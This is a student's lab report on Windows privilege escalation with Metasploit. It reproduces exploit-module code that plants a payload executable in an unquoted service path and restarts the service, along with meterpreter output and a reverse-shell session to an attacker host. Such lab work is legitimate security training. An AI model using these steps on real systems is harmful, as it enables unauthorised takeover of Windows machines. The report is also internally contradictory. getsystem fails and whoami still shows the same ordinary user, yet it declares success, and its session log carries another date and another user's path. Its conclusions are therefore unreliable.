Ethical Hacking and Vulnerability Assessment

Roll No.: 18BCE152
Date: 15/09/2021

Practical 6

OBJECTIVE

- Windows Privilege Escalation

INTRODUCTION

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application with more privileges than intended by the application developer or system administrator can perform unauthorized actions. Not every system hack will initially provide an unauthorized user with full access to the targeted system. In those circumstances privilege escalation is required.


Privilege escalation can be of two types:

Vertical privilege escalation requires the attacker to grant himself higher privileges. This is typically achieved by performing kernel-level operations that allow the attacker to run unauthorized code.


Horizontal privilege escalation requires the attacker to use the same level of privileges he already has been granted but assume the identity of another user with similar privileges.

Here given the window information:

Use net user <username> command to gain information of window user. Default installation of Python 2.7.16 allowed the normal user to escalate to higher privilege account. During default installation “Full Permission” is given to normal user.



For escalation of privilege, I am using Metasploit and in that multi handler exploit.



Set Local Host and Local Port according to target windows system. And Run

Exploit command to exploit given vulnerability. Program.exe couldn't be written to C:\, i.e. C:\Program.exe. But if we recall, we have our vulnerable executable path as C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe

```
63  def enum_vuln_services(quick=false)
64    vuln_services = []
65
66    each_service do |service|
67      info = service_info(service[:name])
68
69      # Sometimes there's a null byte at the end of the string,
70      # and that can break the regex -- annoying.
71      if info[:path]
72        cmd = info[:path].strip
73
74        # Check path:
75        # - Filter out paths that begin with a quote
76        # - Filter out paths that don't have a space
77        next if cmd !~ /^[a-z]\:.+\.exe$/i
78        next if not cmd.split("\\").map {|p| true if p =~ / /}.include?(true)
79
80        vprint_status("Found vulnerable service: #{service[:name]} - #{cmd} (#{info[:startname]})"
81        vuln_services << [service[:name], cmd]
82
83        # This process can be pretty damn slow.
84        # Allow the user to just find one, and get the hell out.
85        break if not vuln_services.empty? and quick
86      end
87    end
88
89    return vuln_services
90  end
```

```
 93   def exploit
 94     #
 95     # Exploit the first service found
 96     #
 97     print_status("Finding a vulnerable service...")
 98     svrs = enum_vuln_services(true)
 99
100     fail_with(Failure::NotVulnerable, "No service found with trusted path issues") if svrs.empty?
101
102     svr_name = svrs.first[0]
103     fpath    = svrs.first[1]
104     exe_path = "#{fpath.split(' ')[0]}.exe"
105     print_status("Placing #{exe_path} for #{svr_name}")
106
107     #
108     # Drop the malicious executable into the path
109     #
110     exe = generate_payload_exe_service({:servicename=>svr_name})
111     print_status("Writing #{exe.length.to_s} bytes to #{exe_path}...")
112     begin
113       write_file(exe_path, exe)
114       register_files_for_cleanup(exe_path)
115     rescue Rex::Post::Meterpreter::RequestError => e
116       # Can't write the file, can't go on
117       fail_with(Failure::Unknown, e.message)
118     end
119
120     #
121     # Run the service, let the Windows API do the rest
122     #
123     print_status("Launching service #{svr_name}...")
124     service_restart(svr_name)
125   end
126 end
```

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
                0 : All techniques available
                1 : Named Pipe Impersonation (In Memory/Admin)
                2 : Named Pipe Impersonation (Dropper/Admin)
                3 : Token Duplication (In Memory/Admin)
```

This exploit works well if the user account is in Administrators group coupled with using a exploit module to bypass UAC works like a charm. More on this below

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Then Try to tun some commands and check the user.

Whoami

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.81:8000
[*] Sending stage (179779 bytes) to 192.168.0.88
[*] Meterpreter session 2 opened (192.168.0.81:8000 -> 192.168.0.88:49160) at 2019-01-27 18:50:51 +0530

meterpreter > getuid
Server username:chirag
meterpreter > shell
Process 2844 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\elliot\AppData\Local\Temp>whoami
whoami
chirag
```

It is giving chirag. Hence we have successfully escalate privilege in given machine.

CONCLUSION

In this practical we gain knowledge about common vulnerabilities in windows and hands on practice with escalate privilege using Metasploit.